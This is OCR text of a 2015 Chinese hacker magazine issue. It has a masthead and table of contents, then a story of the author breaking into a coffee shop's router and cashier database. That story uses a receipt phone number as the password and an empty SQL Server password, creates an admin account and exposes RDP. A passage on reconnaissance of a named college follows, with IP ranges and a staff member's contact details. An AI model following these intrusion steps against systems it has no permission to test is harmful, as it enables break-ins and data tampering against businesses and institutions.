安全参考

赛龙舟

Security Reference

农历五月初五·憶颂屈原离骚


农历五月初五，是我们中国年历的一个节日—端午节。这个节日，是我们裹粽子的日子。每一年的这一天，许多人家都会包裹粽子，许许多多不同味道不同种类的粽子，都会在这个振奋的季节纷纷现。

第30期

HACKCTO-201506-30

神经元

NEURON SECURITY TEAM



Web
Penetration
Wireless
Reverse
Encryption
Train

专业信息安全外包服务团队

http://weibo.com/m4gicbox

http://www.ngsst.com

主办单位

《安全参考》杂志编辑部

协办单位

（按合作时间先后顺序排列）

法客论坛	www.f4ck.org
网络安全攻防实验室	www.91ri.org
C0dePlay Team	www.c0deplay.com
NEURON 团队	www.ngsst.com
中国白客联盟-BUC	chinabaiker.com
APT 安全团队	www.aptsec.net
乌云知识库	drops.wooyun.org
网络尖刀	www.ijiandao.com
安全脉搏	www.secpulse.com
安全盒子	www.secbox.cn
纳威导航	navisec.it
360 播报平台	bobao.360.cn
阿里安全响应中心	security.alibaba.com
京东安全响应中心	security.jd.com

编辑部成员名单

总 监 制 杨凡

总 编 辑 xfkxfk

主　　编 DM_　Slient

责任编辑

桔子　游风　仙人掌　静默　Rexy

特约编辑

梧桐雨　Yaseng　Akast　jumbo　Striker　Bywuxin　Farkas　曲子龙　神雕侠　小续

封面设计 杨凡

关于杂志

杂志编号：HACKCTO-201506-30
官方网站：www.hackcto.com
官方微博：http://t.qq.com/hackcto
投稿邮箱：xfkxfk@hackcto.com
读者反馈：xfkxfk@hackcto.com
出版日期：每月 15 日
实体定价：20 元
电子杂志：免费

广告业务

总 编 辑：xfkxfk
联系 Q Q：2303214337
联系邮箱：xfkxfk@hackcto.com

邮购订阅

总 编 辑：xfkxfk
联系 Q Q：2303214337
联系邮箱：xfkxfk@hackcto.com

团队合作/发行合作

总 编 辑：xfkxfk
联系 Q Q：2303214337
联系邮箱：xfkxfk@hackcto.com

广告/彩页招租（免费）

招租内容：宣传广告，宣传彩页等
服务类型：免 费
总 编 辑：xfkxfk
联系 Q Q：2303214337
联系邮箱：xfkxfk@hackcto.com

目　录

第一章　常规渗透.....2
第 1 节　看我如何远程 hack 掉猫屎咖啡厅内网.....2
第 2 节　友情测试广东农工商学院.....9
第 3 节　SNMP 导致某酒店整个内网被黑.....19
第 4 节　看我如何用 wifi 万能钥匙物理撸穿京东漫游内网.....24
第 5 节　百度从 git 信息泄露到 getshell 漫游内网.....29
第二章　Powershell 系列.....35
第 1 节　Powershell 各种反弹姿势以及取证（一）.....35
第 2 节　Powershell 各种反弹姿势以及取证（二）.....38
第三章　前端安全.....43
第 1 节　超大 Cookie 拒绝服务攻击.....43
第 2 节　隐私泄露杀手锏—Flash 权限反射.....48
第四章　SQL 注入.....57
第 1 节　Oracle 盲注结合 XXE 漏洞远程获取数据.....57
第 2 节　Hacking PostgreSQL.....59
第五章　IE 安全系列.....63
第 1 节　脚本先锋（III）.....63
第 2 节　脚本先锋（IV）.....84
第六章　代码审计.....108
第 1 节　Yxcms 任意文件删除导致 getshell（一）.....108
第 2 节　Yxcms 任意文件删除导致 getshell（二）.....112
第 3 节　齐博知道系统 SQL 注入漏洞直接获取数据.....116
第 4 节　齐博博客系统同一问题导致多处 SQL 注入漏洞.....119
第七章　自动化审计.....121
第 1 节　浅谈 PHP 自动化代码审计技术.....121
第 2 节　PHP 自动化白盒审计技术与实现.....126
第八章　漏洞月报.....133
第 1 节　Extjs 小于 5.1.1 任意文件读取 SSRF 漏洞分析.....133
第 2 节　Proftpd mod_copy 模块命令未授权调用投稿.....135
第 3 节　Wordpress 评论功能 Xss 始末.....137

第一章 常规渗透

第1节 看我如何远程 hack 掉猫屎咖啡厅内网

作者：light
来自：白细胞团队
网址：http://www.ngsst.net/

天气雾蒙蒙的，睡眼惺忪的 light 教授悠哉悠哉走进公司附近的猫屎咖啡，慢条斯理的点了一杯卡布奇诺。
坐下来，打开手机，微信里好多土豪在群里发红包，可是我一个都没抢到。
习惯性的打开 dsploit 扫描一下咖啡厅的 wifi，伴着一口香浓的咖啡下肚，顿时来了精神。

图　1-1-1

如图 1-1-1，首先打开浏览器连上路由，试了几遍常用的弱口令发现都不成功。
无意识的扫了一眼桌上的小票，“为什么不试试最下面的电话号码呢”。
回车之后，熟悉的画面出现在眼前，如图 1-1-2：

图　1-1-2

“DNS 欺骗、ARP 投毒、上上妹子们的微博、淘宝，这些从小玩到大的把戏已经太无聊，难道就没有什么更好玩的吗？”，抬头看了看收银台的妹子，前面的 PC，瞄了一眼网络中的设备列表，迅速定位了一台目标，扫描端口后确认了自己推测，如图 1-1-3：

图　1-1-3

这台装了 sqlserver 的 PC 就是收银系统的主机无疑了。此时咖啡只剩下一底，抬手看了看手腕上亮瞎狗眼的山寨 iwatch：“时间不早，该回去工作了”，于是打开路由的远程管理，一口喝完杯里的咖啡，离场。




图　1-1-4

做完两套方案，闲下来时想起猫屎的路由，试试连接，成功登陆，如图 1-1-5：

图　1-1-5

找到之前定位的收银主机，怎么连接他？
路由器远程刷个 dd-wrt？
后来选择了另外一个方法：
把目标主机开放的有价值的端口都映射出来试试，sqlserver 数据库？必须试试！
如图 1-1-6：




图　1-1-6

映射出来，上 navicat，测试了几个弱密码不行，最后空密码给连上了，如图 1-1-7：




图　1-1-7

看看都有什么好东西，如图 1-1-8：




图　1-1-8

来点正常人能看懂的，如图 1-1-9：




图　1-1-9

我是不是可以改掉价格去批发咖啡了？如图 1-1-10：

图　1-1-10

xp+server2000，我们还能做到更多，比如说利用 cmdshell 添加个用户开个远程，装个远控偷窥咖啡厅营业的妹子……

收银主机系统信息，如图 1-1-11 和图 1-1-12：




图　1-1-11




图　1-1-12

然后创建管理员账号，在路由器把内网的 3389 映射出来，如图 1-1-13 到图 1-1-15：




图　1-1-13




图　1-1-14

图　1-1-15

最后一刻，正义的心还是让 light 教授没有继续下去。（为啥？话说你知道 xp 系统只能同时一人登陆系统不？）以上漏洞已通知咖啡店店长修复。话说，店长挺漂亮。

总结：多喝咖啡，有益健康。

（全文完）责任编辑：Rexy

第2节 友情测试广东农工商学院

作者：bxb
来自：白细胞团队
网址：http://www.ngsst.net/

之前我院举行建院 30 周年校友开放日活动，众多大妈大伯们回去学校了，我们作为晚辈的都不知道有这回事，从踏进农工商到现在快 10 年过去了，多少也有些怀念。
我们能做的就只有用技术来报答我们的母校吧，她作为一所想开展信息安全专业的学院，让我们看看她在这 10 年里，技术有什么提升，又有何研究和积累……另外对“黑客”感兴趣的同学们，和我们一起开始对农工商的渗透之旅吧……这里没有太多的文字描述，只有图片，如果看不懂的话，一定要问老师哦！

一　信息搜集

基本信息：

http://whois.chinaz.com/gdaib.edu.cn
Guangdong Aib Polytechnic College (DOM)
No.198, Yueken Road
Guangzhou, GD 510507
China
域名:
网段: 211.66.88.0 - 211.66.95.255
管理员联系,技术人员联系:
Yao , Shuguang (SY16-CER)
+86-20-85230664
最后更新记录在 20010712
记录于 20010712
DNS 服务器:
DNS.GDAIB.EDU.CN 211.66.88.8
OAR.GDAIB.EDU.CN 211.66.90.8

备案信息：

gdaib.edu.cn 备案查询，网站备案信息如下：　域名：gdaib.edu.cn
备案状态：　已备案
主办单位名称：　广东农工商职业技术学院
主办单位性质：个人
网站备案/许可证号：　粤 ICP 备 05008842 号-1
网站名称：　广东农工商职业技术学院
网站首页网址：www.gdaib.edu.cn
网站备案/许可证号：粤 ICP 备 05008842 号-1
审核时间：2005-4-25

Whois 信息：

whois 211.66.88.12
% [whois.apnic.net]
% Whois data copyright terms　http://www.apnic.net/db/dbcopyright.html
% Information related to　‘211.66.88.0 - 211.66.95.255‘　8 个 C 段

inetnum:	*211.66.88.0 - 211.66.95.255*
netname:	*GDAIB-CN*
descr:	*~{9c6+E)9$ILV0R5<<JuQ'T:~}*
descr:	*Guangdong AIB Polytechnic College*
descr:	*Guangzhou, Guangdong 510507, China*
country:	*CN*
admin-c:	*SY208-AP*
tech-c:	*SY208-AP*
notify:	*address-allocation-staff@net.edu.cn*
mnt-by:	*MAINT-CERNET-AP*
status:	*ASSIGNED NON-PORTABLE*
changed:	*hostmaster@net.edu.cn 20010706*
changed:	*hm-changed@apnic.net 20040927*
source:	*APNIC*
person:	*Shuguang Yao*
address:	*Guangdong Agriculture Industry Business Polytechinic College*
address:	*Guangzhou, Guangdong 510507, China*
country:	*CN*
nic-hdl:	*SY208-AP*
abuse-mailbox:	*postmaster@gdaib.edu.cn*
e-mail:	*sgyao@gdaib.edu.cn*
phone:	*+86-20-85230664*
fax-no:	*+86-20-85230563*
changed:	*hostmaster@net.edu.cn 20090625*
mnt-by:	*MAINT-CERNET-AP*
source:	*APNIC*

% This query was served by the APNIC Whois Service version 1.69.1-APNICv1r0 (WHOIS1)

Whois 信息截图见图 1-2-1：




图　1-2-1

二级域名信息如图 1-2-2：

域名：gdaib.edu.cn　开 始　去 重　服务接口　暴力枚举　同服挖掘　线

ID	域名	解析IP	CDN列表	WEB服务器	网站状态	来源
1	mail.gdaib.edu.cn	211.66.88.22	可能没有使用CDN	Apache-Coyote/1.1	正常访问	暴力枚举
2	www.gdaib.edu.cn	183.62.38.221	183.62.38.221,211.66.88.7	webserver	请求超时	暴力枚举
3	lib.gdaib.edu.cn	211.66.88.12	可能没有使用CDN	webserver	请求超时	暴力枚举
4	gh.gdaib.edu.cn	211.66.88.12	可能没有使用CDN	Microsoft-IIS/6.0	正常访问	暴力枚举
5	dns.gdaib.edu.cn	211.66.88.8	可能没有使用CDN	webserver	请求超时	暴力枚举
6	card.gdaib.edu.cn	183.62.38.200	可能没有使用CDN	webserver	请求超时	暴力枚举
7	oar.gdaib.edu.cn	211.66.90.8	可能没有使用CDN	webserver	请求超时	暴力枚举
8	cjx.gdaib.edu.cn	211.66.88.12	可能没有使用CDN	Microsoft-IIS/6.0	正常访问	暴力枚举
9	wyx.gdaib.edu.cn	211.66.88.12	可能没有使用CDN	Microsoft-IIS/6.0	正常访问	暴力枚举
10	xsc.gdaib.edu.cn	211.66.88.12	可能没有使用CDN	Microsoft-IIS/6.0	正常访问	暴力枚举
11	scyx.gdaib.edu.cn	211.66.88.12	可能没有使用CDN	Microsoft-IIS/6.0	正常访问	服务接口
12	crjy.gdaib.edu.cn	211.66.88.12	可能没有使用CDN	Microsoft-IIS/6.0	正常访问	服务接口
13	syyhkj.gdaib.edu.cn	211.66.88.12	可能没有使用CDN	Microsoft-IIS/6.0	(403) 已禁止	服务接口
14	spswjs.gdaib.edu.cn	211.66.88.12	可能没有使用CDN	Microsoft-IIS/6.0	正常访问	服务接口
15	rdzw.gdaib.edu.cn	211.66.88.12	可能没有使用CDN	webserver	请求超时	服务接口
16	gdaib.edu.cn	211.66.88.8	211.66.88.8,183.62.38.221	webserver	请求超时	服务接口

图　1-2-2

二　漏洞扫描

明确了目标的 IP 段，可以先批量做一下漏洞扫描，如图 1-2-3 和图 1-2-4：

